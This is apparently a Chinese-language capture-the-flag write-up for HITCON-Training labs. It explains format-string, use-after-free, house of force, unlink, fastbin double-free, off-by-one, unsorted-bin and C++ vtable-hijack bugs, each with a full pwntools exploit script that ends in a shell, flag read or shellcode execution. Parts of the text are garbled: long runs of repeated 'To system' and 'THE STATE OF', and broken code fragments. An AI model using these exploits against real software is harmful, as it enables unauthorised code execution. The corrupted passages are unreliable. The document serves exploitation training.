 8. To bin/sh To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To system To
```

思路如图所示:



完整的exp:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
context.log_level = 'debug'
p = process('./playfmt')
elf = ELF('./playfmt')
libc = ELF('/lib/i386-linux-gnu/libc.so.6')
printf_got = elf.got['printf']
system_libc = libc.symbols['system']
printf_libc = libc.symbols['printf']
p.recv()
log.info("********leak printf_got*********")
payload = '%6$x'
p.sendline(payload)
ebp2 = int(p.recv(),16)
ebp1 = ebp2 - 0x10
fmt_7 = ebp2 - 0x0c
fmt_11 = ebp2 + 0x04
log.info("printf_got-->p[%s]"%hex(printf_got))
\log.info("ebp_1-->p[%s]"%hex(ebp1))
\log.info("ebp_2-->p[%s]"%hex(ebp2))
log.info("fmt_7-->p[%s]"%hex(fmt_7))
log.info("fmt_11-->p[%s]"%hex(fmt_11))
payload = '%' + str(fmt_7 \& 0xffff) + 'c%6$hn'
\#ebp2 = fmt_7
p.sendline(payload)
p.recv()
payload = '%' + str(printf_got & 0xffff) + 'c%10$hn'
\#fmt_7 = prinf_got
p.sendline(payload)
p.recv()
while True:
  p.send("23r3f")
   sleep(0.1)
   data = p.recv()
   if data.find("23r3f") != -1:
```

```
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ELECTRICAL STREET
23r3f"
payload = '%' + str(fmt_11 & 0xffff) + 'c%6$hn'
\#ebp2 = fmt_11
p.sendline(payload)
p.recv()
payload = '%' + str((printf_got+2) & 0xffff) + 'c%10$hn'
#fmt_11 = prinf_got + 2
p.sendline(payload)
p.recv()
while True:
           p.send("23r3f")
           sleep(0.1)
           data = p.recv()
           if data.find("23r3f") != -1:
                           break
log.info("*****leaking the print_got_add*******")
payload = 'aaaa%7$s'
p.sendline(payload)
p.recvuntil("aaaa")
printf_addr = u32(p.recv(4))
log.info("print_got_add is:[%s]"%hex(printf_addr))
system_addr = printf_addr - printf_libc + system_libc
log.info("system_add is:[%s]"%hex(system_addr))
#pause()
payload = '%' +str(system_addr &0xffff) +'c%7$hn'
payload += '%' +str((system_addr>>16) - (system_addr &0xffff)) +'c%11$hn'
System_addr &0xffff))
%n
p.sendline(payload)
p.recv()
while True:
           p.send("23r3f")
           sleep(0.1)
           data = p.recv()
           if data.find("23r3f") != -1:
                           break
p.sendline("/bin/sh")
THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE STATE OF THE 
EXECUTEgetshell
p.interactive()
```

lab10

break

hacknote

```
人这里开始就堆的题目了
   /home/zeret/desktop/HIICUN-I
  Arch:
             i386-32-little
  RELRO: Partial RELRO
  Stack:
             Canary found
             NX enabled
可以看到没开多少保护,是一道简单的UAF的漏洞
    if ( !notelist[i] )
      notelist[i] = malloc(8u);
      if ( !notelist[i] )
      {
        puts("Alloca Error");
        exit(-1);
      *(_DWORD *)notelist[i] = print_note_content;
      printf("Note size :");
      read(0, &buf, 8u);
      size = atoi(&buf);
      v0 = notelist[i]:
      v0[1] = malloc(size);
      if ( !*((_DWORD *)notelist[i] + 1) )
      {
        puts("Alloca Error");
        exit(-1);
      printf("Content :");
      read(0, *((void **)notelist[i]
```

在创建note的时候,malloc了两次,第一次malloc一个8字节大小的块去存一个函数指针,用来打印出chunk的内容,第二次malloc一个size大小的块去存note的内容也就是一次新建note两次malloc,一次大小是8一次是输入的size

这个时候就很容易想到利用的方法了,也就是UAF----use after free由于malloc和free的机制问题,先被free掉的块会很快用于新的malloc(如果大小合适的话)

```
exit(0);
  if ( notelist[v1] )
     free(*((void **)notelist[v1] + 1));
     free(notelist[v1]);
     puts("Success");
                neadacdwond(Qv1/u)
从图可以看到这个程序中的delet功能和show功能是怎么样实现的
  v1 = atoi(&buf);
  if ( v1 < 0 \mid | v1 > = count )
                                相对应执行
    puts("Out of bound!");
    _exit(0);
                                puts(notelist[v1]+4)
  if ( notelist[v1] )
    (*(void (__cdecl **)(void *))notelist[v1])(notelist[v1]);
           readgsdword(0x14u) ^ v3;
这里还有一个直接cat flag的函数,因此我们只要想办法调用这个函数就可以搞定了
        magic()
      return system(byte_8048BD0);
解题的思路是:
1. 申请chunk1,大小为32(保证是fast bin范围就行),内容随意
2. 申请chunk2,大小为32(保证是fast bin范围就行),内容随意
3. 申请chunk3,大小为32(保证是fast bin范围就行),内容随意
4. free掉chunk1
5. free掉chunk2
此时的fast_bin的分布是这样的:
chunk2(8大小)-->-->chunk1(8大小)
chunk2(32大小)-->chunk1(32大小)
 申请chunk4,大小为8,内容为magic的函数地址
 申请chunk4的时候首先会申请一个8大小的空间,这时chunk2(8大小)的空间给了这个块,接着再申请size大小的块,这时chunk1(8大小)的空间给了这个块
 同时向chunk4中写入magic的函数地址,也就相对应向chunk1(8大小)写入magic的函数地址,此时原本存放puts函数指针的地方被magic函数覆盖了,也就导致了接下
 打印chunk1的内容,执行magic函数
```

```
#encoding:utf-8
from pwn import *
context(os="linux", arch="i386",log_level = "debug")
ip =""
if ip:
 p = remote(ip, 20004)
else:
  p = process("./hacknote", aslr=0)
elf = ELF("./hacknote")
#libc = ELF("./libc-2.23.so")
#libc = elf.libc
def sl(s):
  p.sendline(s)
def sd(s):
  p.send(s)
def rc(timeout=0):
  if timeout == 0:
      return p.recv()
   else:
      return p.recv(timeout=timeout)
def ru(s, timeout=0):
  if timeout == 0:
      return p.recvuntil(s)
   else:
      return p.recvuntil(s, timeout=timeout)
def getshell():
   p.interactive()
catflag = 0x08048986
#add 0
ru("Your choice :")
sl("1")
ru("Note size :")
sl("32")
ru("Content :")
sd("aaaaaaaa")
#add 1
ru("Your choice :")
sl("1")
ru("Note size :")
sl("32")
ru("Content :")
sd("bbbbbbbb")
#add 2
ru("Your choice :")
sl("1")
ru("Note size :")
sl("32")
ru("Content :")
sd("ccccccc")
#free 0
ru("Your choice :")
sl("2")
ru("Index :")
sl("0")
ru("Your choice :")
sl("2")
ru("Index :")
sl("1")
# gdb.attach(p)
# pause()
```

```
sl("1")
ru("Note size :")
sl("8")
ru("Content :")
sd(p32(catflag))
#show
ru("Your choice :")
sl("3")
ru("Index :")
sl("0")
# ru("Your choice :")
# sl("4")
getshell()
lab11
先来看一下这题的基本信息和漏洞点
     Arch:
                   amd64-64-little
     RELRO:
                   Partial RELRO
     Stack:
                   Canary found
    NX:
                   NX enabled
     PIE:
{
   printf("Please enter the length of item name:");
   read(0, &buf, 8ull);
   v2 = atoi(&buf);
   if (!v2)
     puts("invaild length");
     return OLL;
   }
   for (i = 0; i \le 99; ++i)
   {
     if ( !*&itemlist[4 * i + 2] )
                                                 // 存放chunk大小
       itemlist[4 * i] = v2;
       *&itemlist[4 * i + 2] = malloc(v2);
                                                // 存放chunk指针
       printf("Please enter the name of item:");
       *(*&itemlist[4 * i + 2] + read(0, *&itemlist[4 * i + 2], v2)) = 0;
       ++num;
       return OLL;
   }
```

#add 3

ru("Your choice :")

```
8
 9
   v5 = __readfsqword(0x28u);
10
   if ( num )
11
     printf("Please enter the index of item:");
12
13
     read(0, &buf, 8uLL);
     v2 = atoi(&buf);
14
     if ( *&itemlist[4 * \vee2 + 2] )
15
16
      printf("Please enter the length of item name:", &buf);
17
      read(0, &nptr, 8ull);
18
19
      v0 = atoi(&nptr);
      printf("Please enter the new name of the item:", &nptr);
20
21
      *(*&itemlist[4 * \vee2 + 2] + read(0, *&itemlist[4 * \vee2 + 2], \vee0)) = 0;
22
     elsechane功能中没有检查length和创建时是否一致,可导致堆溢出
23
24
25
      puts("invaild index");
26
27
  <mark>void</mark> noreturn magic()
2 {
3
    int fd; // ST0C_4
    char buf; // [rsp+10h] [rbp-70h]
4
    unsigned __int64 v2; // [rsp+78h] [rbp-8h]
5
6
7
    v2 = readfsqword(0x28u);
    fd = open("/home/bamboobox/flag", 0);
8
    read(fd, &buf, 0x64uLL);
    close(fd);
10
    printf("%s", &buf);
1
.2
    exit(0);
13}
      存在直接cat flag 的函数
   setvbuf(stdin, OLL, 2, OLL);
   v3 = malloc(0x10uLL);
   *v3 = hello_message;
   v3[1] = goodbye_message;
   (*v3)(16LL, 0LL);
   while(1)分配了chunk用于存储函数指针
5
   {
                  可导致被篡改为其他函数
5
     menu();
```

方法一:利用house of force,修改top chunk大小再分配chunk,实现任意地址写,调用magic函数

具体的原理可以看ctf-wiki中的介绍,不算难理解

```
#encoding:utf-8
from pwn import *
context(os="linux", arch="amd64",log_level = "debug")
ip =""
if ip:
  p = remote(ip, 20004)
else:
  p = process("./bamboobox", aslr=0)
elf = ELF("./bamboobox")
def sl(s):
  p.sendline(s)
def sd(s):
  p.send(s)
def rc(timeout=0):
  if timeout == 0:
      return p.recv()
   else:
      return p.recv(timeout=timeout)
def ru(s, timeout=0):
  if timeout == 0:
       return p.recvuntil(s)
   else:
      return p.recvuntil(s, timeout=timeout)
def getshell():
   p.interactive()
def show():
   ru("Your choice:")
   sd("1")
def add(index,content):
   ru("Your choice:")
   ru("Please enter the length of item name:")
   sd(str(index))
   ru("Please enter the name of item:")
   sd(content)
def change(index,length,content):
  ru("Your choice:")
   sd("3")
   ru("Please enter the index of item:")
   sd(str(index))
   ru("Please enter the length of item name:")
   sd(str(length))
   ru("Please enter the new name of the item:")
   sd(content)
def delete(index):
  ru("Your choice:")
   ru("Please enter the index of item:")
   sd(str(index))
def chunk(i):
   return 0x6020c8+i*0x10
magic = 0x400d49
atoi_got = elf.got["atoi"]
add(0x50,'aaaa')
```

```
change(0,len(payload),payload)
# gdb.attach(p)
# pause()
heap base = -(0x50 + 0x10) - (0x10 + 0x10)
malloc offset = heap base -0x10
add(malloc_offset,'bbbb')
pause()
add(0x10,p64(magic)*2)
#print p.recv()
pause()
ru("Your choice:")
sl("5")
getshell()
方法二:利用unlink操作,调用magic函数
add(0x80, "a"*8)chunk0
add(0x80, "b" * 8) chunk1
add(0x80, "c"*8)chunk2
###fastbin size production
FD = 0x6020c8 - 3*8# bss 0x6020c8 chunk0
BK = FD + 8
payload1 = p64(0)+p64(0x81)+p64(FD)+p64(BK)+"a"*0x60
payload1 += p64(0x80)+p64(0x90)
change(0,0x90,payload1)
delete(1)
#
##chunk1#pre_size#size#####size#p##0
##free#chunk1####fake_chunk#chunk1#######
#Ill fake_chunk unlink
#BEEFDEBK BEEFDEBK unlink
#######FD->bk = p && BK->fd = p
#########unlink####*p=p-3*8=0x6020c8 - 3*8
payload2 = p64(0)+p64(0)+p64(0x80)+p64(FD)+p64(0x80)+p64(atoi_got)
change(0,len(payload2),payload2)
change(1,0x10,p64(magic))
#BBchunk0BBBBBBBBBB0x6020c8 - 3*8BBBB
ru("Your choice:")
sl("5")
getshell()
方法三,利用unlink,构造system(/bin/sh)
#
########paylode2#####
payload2 = p64(0)+p64(0)+p64(0x80)+p64(atoi_got)
change(0,0x20,payload2)
show()
ru("0 : ")
atoi = u64(ru("2 : ")[:6].1just(8,"\x00"))
print "atoi---->"+hex(atoi)
#BatoiBBBBBBlibc
offset_system = 0 \times 0000000000045390
offset_atoi = 0x000000000036e80
libc_base = atoi-offset_atoi
system = libc_base+offset_system
change(0,0x8,p64(system))
sl("/bin/sh\x00")
```

```
sl("5")
getshell()
```

v0 = buf:

lab12

醉了,这题和网鼎杯半决赛的pwn3基本上一毛一样,就题目描述改了一下

```
[*] '/home/zeref/CTF/HITCON-Training-master/LAB/lab12/secretgarden'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE (0x400000)

★ 先知社区
```

整个程序由多个功能函数组成 add函数: v5 = readfsqword(0x28u);s = 0LL; buf = 0LL; LODWORD(size) = 0; if ((unsigned int)flowercount > 0x63) return puts("The garden is overflow"); s = malloc(0x28uLL);memset(s, 0, 0x28uLL); printf("Length of the name :", OLL, size); if ((unsigned int)__isoc99_scanf("%u", &size) == -1) exit(-1); buf = malloc((unsigned int)size); if (!buf) puts("Alloca error !!"); exit(-1);

*(_DWORD *)s = 1; 先创建了一个0x28大小的chunk来存储三个信息,一是标志位flag,二是指向name的指针,三是color的内容, 其中创建了一个用户指定大小的chunk用于存储name的内容

printf("The name of flower :", &size, size);

printf("The color of the flower :", v0, size);

isoc99_scanf("%23s", (char *)s + 16);

read(0, buf, (unsigned int)size);

*((QWORD *)s + 1) = buf;

接着这个0x28大小的chunk被存储到bss段中去,表示每一个不同的flower,这里和常规的堆的题目一样,都有这样的chunk_list(flowerlist)存在

```
visit函数:
   int64 v0; // rax
 unsigned int i; // [rsp+Ch] [rbp-4h]
 LODWORD(∨∅) = flowercount;
 if ( flowercount )
   for ( i = 0; i \le 0x63; ++i )
     v0 = (__int64)*(&flowerlist + i);
     if ( v0 )
      LODWORD(\lor \emptyset) = *(_DWORD *)*(&flowerlist + i);
      if ( (_DWORD)v0 )
        printf("Name of the flower[%u] :%s\n", i, *((_QWORD *)*(&flowerlist + i) + 1));
        LODWORD(v0) = printf("Color of the flower[%u] :%s\n", i, (char *)*(&flowerlist + i) + 16);
 }
 else
   LODWORD(\lor \emptyset) = puts("No flower in the garden !");
常规操作,把chunk的内容给打印输出,一般都是用于泄漏地址
del函数:
.<mark>int</mark> del()
   int result; // eax
   unsigned int v1; // [rsp+4h] [rbp-Ch]
   unsigned int64 v2; // [rsp+8h] [rbp-8h]
   v2 = __readfsqword(0x28u);
   if ( !flowercount )
     return puts("No flower in the garden");
   printf("Which flower do you want to remove from the garden:");
     isoc99 scanf("%d", &v1);
   if ( v1 <= 0x63 && *(&flowerlist + v1) )
      *( DWORD *)*(&flowerlist + v1) = 0;
     free(*((void **)*(&flowerlist + v1) + 1));
     result = puts("Successful");
   else
     puts("Invalid choice");
     result = 0;
   return result;
```

这个del函数的功能只是把name所在的chunk给free掉了,而先前创建0x28大小的chunk并没有被free掉只有在clean函数,如下图,才是把先前创建0x28大小的chunk 给free掉

```
1int clean()
2 {
3
   unsigned int i; // [rsp+Ch] [rbp-4h]
4
5
   for (i = 0; i \le 0x63; ++i)
6
     if ( *(&flowerlist + i) && !*(_DWORD *)*(&flowerlist + i) )
7
8
9
        free(*(&flowerlist + i));
        *(&flowerlist + i) = 0LL;
0
1
        --flowercount;
2
     }
3
   return puts("Done!");
4
5}
```

解题的思路如下:

- 首先通过unsorted bin, free掉一个chunk, 让它进入unsorted bin表, 使得fd指向表头, 然后通过泄漏出的地址, 通过一顿偏移的操作, 泄漏出malloc hook的地址,
- 利用double-free,使得下一个新创建的chunk会落在malloc_hook上,进而改了malloc_hook的地址,改变程序执行流程

ps:这里需要注意的是,在构造double-free的时候,需要注意绕过他的检验,使得fd+0x08指向的数值是0x70~0x7f的,fd指向pre_size位,fd+0x08则指向了size位。 具体原理可见:https://ctf-wiki.github.io/ctf-wiki/pwn/linux/glibc-heap/fastbin_attack/#fastbin-double-free

```
exp:
#encoding:utf-8
from pwn import *
context(os="linux", arch="amd64",log_level = "debug")
ip =""
if ip:
  p = remote(ip, 20004)
else:
  p = process("./secretgarden")#, aslr=0
elf = ELF("./secretgarden")
#libc = ELF("./libc-2.23.so")
libc = elf.libc
def sl(s):
  p.sendline(s)
def sd(s):
  p.send(s)
def rc(timeout=0):
  if timeout == 0:
      return p.recv()
      return p.recv(timeout=timeout)
def ru(s, timeout=0):
  if timeout == 0:
      return p.recvuntil(s)
      return p.recvuntil(s, timeout=timeout)
def debug(msg=''):
  gdb.attach(p,'')
  pause()
def getshell():
  p.interactive()
#-----
def create(size,name,color):
  ru("Your choice : ")
```

```
sl("1")
   ru("Length of the name :")
   sl(str(size))
   ru("The name of flower :")
   sd(name)
   ru("The color of the flower :")
   sl(color)
def visit():
   ru("Your choice : ")
   sl("2")
def remote(index):
  ru("Your choice : ")
   sl("3")
   {\tt ru("Which\ flower\ do\ you\ want\ to\ remove\ from\ the\ garden:")}
   sl(str(index))
def clean():
  ru("Your choice : ")
   sl("4")
create(0x98,"a"*8,"1234")
create(0x68,"b"*8,"b"*8)
create(0x68,"b"*8,"b"*8)
create(0x20,"b"*8,"b"*8)
remote(0)
clean()
create(0x98,"c"*8,"c"*8)
visit()
ru("c"*8)
leak = u64(p.recv(6).ljust(8,"\x00"))
libc_base = leak -0x58-0x10 -libc.symbols["__malloc_hook"]
print "leak---->"+hex(leak)
malloc_hook = libc_base +libc.symbols["__malloc_hook"]
print "malloc_hook---->"+hex(malloc_hook)
print "libc_base---->"+hex(libc_base)
one\_gadget = 0xf02a4 + libc\_base
remote(1)
remote(2)
remote(1)
#debug()
\verb|create(0x68,p64(malloc_hook-0x23),"b"*4||
create(0x68,"b"*8,"b"*8)
create(0x68,"b"*8,"b"*8)
create(0x68,"a"*0x13+p64(one_gadget),"b"*4)
remote(1)
remote(1)
getshell()
```

lab13

常规的保护机制

```
//home/zeref/desktop/HITCON-Training-ma
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: ( Canary found
NX: NX enabled
PIE: No PIE (0x400000)
```

这题应该算是一个off_by_one吧,只能溢出一个字节,改变下一个chunk的size,然后再free,然后再create,再进行操作主要的漏洞点在edit函数:

```
v3 = __readfsqword(0x28u);
printf("Index :");
read(0, &buf, 4uLL);
v1 = atoi(&buf);
if ( v1 < 0 || v1 > 9 )
{
    puts("Out of bound!");
    _exit(0);
}
if ( heaparray[v1] )
{
    printf("Content of heap : ", &buf);
    read_input(*((void **)heaparray[v1] + 1),
    puts("Done !");
}
else
{
    nuts("No such heap !"):
```

主要的思路是:

- create两个chunk,用chunk0溢出到chunk1的size位,然后free掉chunk1
- 申请一个新的chunk2,使得chunk2落在chunk1size的部分从而修改指针
- 改free的got表为system的地址,然后使得chunk0的内容为/bin/sh,接着free(chunk0)从而getshell

```
exp如下:
```

```
#encoding:utf-8
from pwn import *
context(os="linux", arch="amd64",log_level = "debug")
ip =""
if ip:
  p = remote(ip, 20004)
else:
  p = process("./heapcreator")#, aslr=0
elf = ELF("./heapcreator")
#libc = ELF("./libc-2.23.so")
libc = elf.libc
def sl(s):
  p.sendline(s)
def sd(s):
  p.send(s)
def rc(timeout=0):
  if timeout == 0:
       return p.recv()
  else:
       return p.recv(timeout=timeout)
def ru(s, timeout=0):
  if timeout == 0:
```

```
return p.recvuntil(s)
  else:
      return p.recvuntil(s, timeout=timeout)
def debug(msg=''):
  gdb.attach(p,'')
  pause()
def getshell():
  p.interactive()
#-----
def create(size,contant):
  ru("Your choice :")
  sl("1")
  ru("Size of Heap : ")
  sl(str(size))
  ru("Content of heap:")
  sd(contant)
def edit(Index,contant):
  ru("Your choice :")
  sl("2")
  ru("Index :")
  sl(str(Index))
  ru("Content of heap : ")
  sd(contant)
def show(Index):
  ru("Your choice :")
  sl("3")
  ru("Index :")
  sl(str(Index))
def delete(Index):
  ru("Your choice :")
  sl("4")
  ru("Index :")
  sl(str(Index))
free_got = elf.got["free"]
print "free_got---->"+hex(free_got)
create(0x18,"a"*8)
create(0x10,"b"*8)
edit(0,"/bin/sh\x00"+"a"*0x10+p64(0x41))
#debug()
delete(1)
create(0x30,p64(0)*4+p64(0x30)+p64(free\_got))
show(1)
ru("Content : ")
free = u64(p.recv(6).ljust(8,"\x00"))
libc_base = free- libc.symbols["free"]
system = libc_base+libc.symbols["system"]
print "free---->"+hex(free)
print "libc_base---->"+hex(libc_base)
edit(1,p64(system))
delete(0)
getshell()
#debug()
```

```
Arch:
                  amd64-64-little
                  Partial RELRO
                  Canary found
  Stack:
  NX:
                  NX enabled
  if (v3 == 4869)
  {
     if ( (unsigned __int64)magic <= 0x1305 )</pre>
     {
         puts("So sad !");
     else
         puts("Congrt !");
         getflag();
这里存在一个直接cat flag 的函数,只要想办法把magic 的值改得比0x1305大就行了
这里需要用到一个unsorted_bin的小操作
利用修改一个unsorted_bin的bk,使得指定的内存位置的值变得很大
首先,释放一个chunk到 unsorted bin 中。
接着利用堆溢出漏洞修改 unsorted bin 中对应堆块的 bk 指针为 &magic-16, 再一次分配chunk的时候就会触发漏洞, 会把magic的值改成一个大的数值
ctf-wiki上面其实也有针对这题的特别讲解,原理还是比较易懂
直接上exp:
#encoding:utf-8
from pwn import *
context(os="linux", arch="amd64",log_level = "debug")
ip =""
if ip:
  p = remote(ip, 20004)
  p = process("./magicheap")#, aslr=0
elf = ELF("./magicheap")
libc = elf.libc
def sl(s):
  p.sendline(s)
def sd(s):
  p.send(s)
def rc(timeout=0):
  if timeout == 0:
```

return p.recv()

```
else:
      return p.recv(timeout=timeout)
def ru(s, timeout=0):
  if timeout == 0:
      return p.recvuntil(s)
  else:
      return p.recvuntil(s, timeout=timeout)
def debug(msg=''):
  gdb.attach(p,'')
  pause()
def getshell():
  p.interactive()
#-----
def create(Size,contant):
  ru("Your choice :")
  sl("1")
  ru("Size of Heap : ")
  sl(str(Size))
  ru("Content of heap:")
  sd(contant)
def edit(index,Size,contant):
  ru("Your choice :")
  sl("2")
  ru("Index :")
  sl(str(index))
  ru("Size of Heap : ")
  sl(str(Size))
  ru("Content of heap : ")
  sd(contant)
def delete(index):
  ru("Your choice :")
  sl("3")
  ru("Index :")
  sl(str(index))
create(0x20, "aaaa") # 0
create(0x80, "aaaa") # 1
create(0x20, "aaaa")  # 2
delete(1)
magic = 0x6020c0
fd = 0
bk = magic - 0x10
payload = "a" * 0x20 + p64(0) + p64(0x91) + p64(fd) + p64(bk)
edit(0, 0x40,payload)
create(0x80, "aaaa")
p.recvuntil(":")
p.sendline("4869")
print p.recvall()
#getshell()
```

```
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX disabled
PIE: No PIE (0x400000)
RWX: Has RWX segments
```

这题是c++编写的程序,打开IDA后发现反编译的东西真恶心,完全不知道怎么看,只能看题目提供的源码

从保护机制来看,连NX都没开,八成就是用写入shellcode的操作了

这里涉及到一个c++虚表的知识点

大概意思是,在c++的类中的虚表会通过一个叫虚表的东西进行跳转从而执行函数

这题的解法的思路在于,修改虚表,跳转到shellcode的位置执行

通过IDA搜索功能,可以找到dog的虚表位置:0x403140

```
100000000403120
                                                         ; Cat::speak(void)
                                 dq offset _ZN3Cat4infoEv ; Cat::info(void)
300000000403128
3000000000403130
                                 public ZTV3Dog ; weak
300000000403130 ; `vtable for'Dog
                                                          ; offset to this
300000000403130 _ZTV3Dog
                                 da 0
                                dq offset _ZTI3Dog ; `typeinfo for'Dog
3000000000403138
<mark>300000000403140</mark> off_403140
                                 dq offset _ZN3Dog5speakEv
3000000000403140
                                                          ; DATA XREF: Dog::Dog
3000000000403140
                                                          ; Dog::speak(void)
                                 da offset 7N3Dog/infoEv · Dog · info(void)
λααααααααλα 21/1Ω
```

关于虚表的知识点,可以参考这位大佬的博客: http://showlinkroom.me

简单介绍一下,虚表大概是这样子的:

```
1 +-----+
2 | vtable address|----+ vtable
3 +-----+ | +-----+
4 | attrib | +---->| func1 |
5 +------+
```

而我们要操作它,使他变成这样:

```
J void listen(){
      unsigned int idx ;
      if(animallist.size() == 0){
          cout << "no any animal!" << endl;
          return ;
      cout << "index of animal : ";
      cin >> idx ;
      if(idx >= animallist.size()){
          cout << "out of bound !" << endl;
          return ;
      animallist[idx]->speak();
如果我们,建立两个dog:(完整的exp在后面)
add_dog("a"*8,0)
add_dog("b"*8,1)
那么此时的堆分布是这样的:
gef≻ x/20g 0x6b4c20
                0×00000000000010403140
0x6b4c20:
                                        0x6161616161616161
```

```
0x6b4c30:
                  0x00000000000000000
                                             0 \times 00000000000000000
0x6b4c40:
                  0×00000000000000000
                                             0x0000000000000001
0x6b4c50:
                  0×0000000000000000
                                             0 \times 00000000000000000
0x6b4c60:
                  0×00000000000000000
                                             0x0000000000000031
                  0 000000000000403140
0x6b4c70:
                                             0x62626262626262
                  0x0c00000000000000
0x6b4c80:
                                             0 \times 00000000000000000
                  0×0000000000000000
0x6b4c90:
                                             0×00000000000000021
                  0x000000000006b4c20
                                             0x000000000006b4c70
0x6b4ca0:
                  0 \times 00000000000000000
                                             0x0000000000020351
0x6b4cb0:
```

由于,这一句代码会造成堆溢出,可以通过堆溢出来实现修改虚表的地址

再接着执行:

```
remove(0)
fake_vptr = nameofzoo + len(shellcode)
add_dog("c"*72 + p64(fake_vptr),2)
```

此时堆的分布变成了这样:

```
gef≻ x/20g 0x6b4c20
                 0x0000000000403140
                                           0x63636363636363
0x6b4c20:
0x6b4c30:
                 0x6363636363636363
                                           0x63636363636363
                 6363636300000000
0x6b4c40:
                                           0x63636363636363
                 0x63636363636363
0x6b4c50:
                                           0x63636363636363
0x6b4c60:
                 0x6363636363636363
                                           0x63636363636363
                0x0000000000605450
                                           0x62626262626262
0x6b4c70:
0x6b4c80:
                 0 \times 00000000000000000
                                           0 \times 00000000000000000
                 0×00000000000000001
0x6b4c90:
                                           0x0000000000000001
0x6b4ca0:
                0x00000000006b4c70
                                           0x00000000006b4c20
                 0×00000000000000000
                                           0x0000000000000051
0x6b4cb0:
gef> x/20g 0x00000000000605450
0x605450 <nameofzoo+48>:
                                  0x0000000000605420
                                                             0x00000000000000000a
0x605460 <nameofzoo+64>:
                                  0×00000000000000000
                                                             0 \times 00000000000000000
0x605470 < name of zoo + 80 > :
                                  0 \times 00000000000000000
                                                             0 \times 00000000000000000
0x605480 <nameofzoo+96>:
                                  0×00000000000000000
                                                             0x00000000000000000
0x605490 <animallist>: 0x00000000006b4ca0
                                                    0x00000000006b4cb0
                                                             0 \times 00000000000000000
0x6054a0 <animallist+16>:
                                  0x00000000006b4cb0
```

```
x/20g 0x0000000000605420
                            zooname: shellcode
20 <nameofzoo>: 0x6e69622fb848686a
                                           0xe7894850732f2f2f
30 <nameofzoo+16>:
                           0x2434810101697268
                                                    0x6a56f63101010101
40 <nameofzoo+32>:
                                                    0x050f583b6ad231e6
                           0x894856e601485e08
50 <nameofzoo+48>:
                           0x0000000000605420
                                                    0x00000000000000000a
                                                    0×00000000000000000
60 <nameofzoo+64>:
                           0 \times 00000000000000000
```

通过上面的图已经可以很清楚构造的过程了

```
接着就只需要去调用一次speak函数就行了,也就是调用一次listen()
完整的exp如下:
#encoding:utf-8
from pwn import *
context(os="linux", arch="amd64",log_level = "debug")
ip =""
if ip:
  p = remote(ip,0000)
  p = process("./zoo")#, aslr=0
elf = ELF("./zoo")
#libc = ELF("./libc-2.23.so")
libc = elf.libc
#-----
def sl(s):
  p.sendline(s)
def sd(s):
  p.send(s)
def rc(timeout=0):
  if timeout == 0:
      return p.recv()
      return p.recv(timeout=timeout)
def ru(s, timeout=0):
  if timeout == 0:
      return p.recvuntil(s)
      return p.recvuntil(s, timeout=timeout)
def debug(msg=''):
  gdb.attach(p,'')
def getshell():
  p.interactive()
shellcode = asm(shellcraft.sh())
def add_dog(name,weight):
  ru(":")
  sl("1")
  ru(":")
  sl(name)
  ru(":")
  sl(str(weight))
def remove(idx):
  ru(":")
  sl("5")
  ru(":")
  sl(str(idx))
def listen(idx):
  ru(":")
```

```
sl("3")
   ru(":")
   sl(str(idx))
#gdb.attach(p,"b *0x40193E\nc\n")
nameofzoo = 0x605420
ru(":")
sl(shellcode + p64(nameofzoo))
add_dog("a"*8,0)
add_dog("b"*8,1)
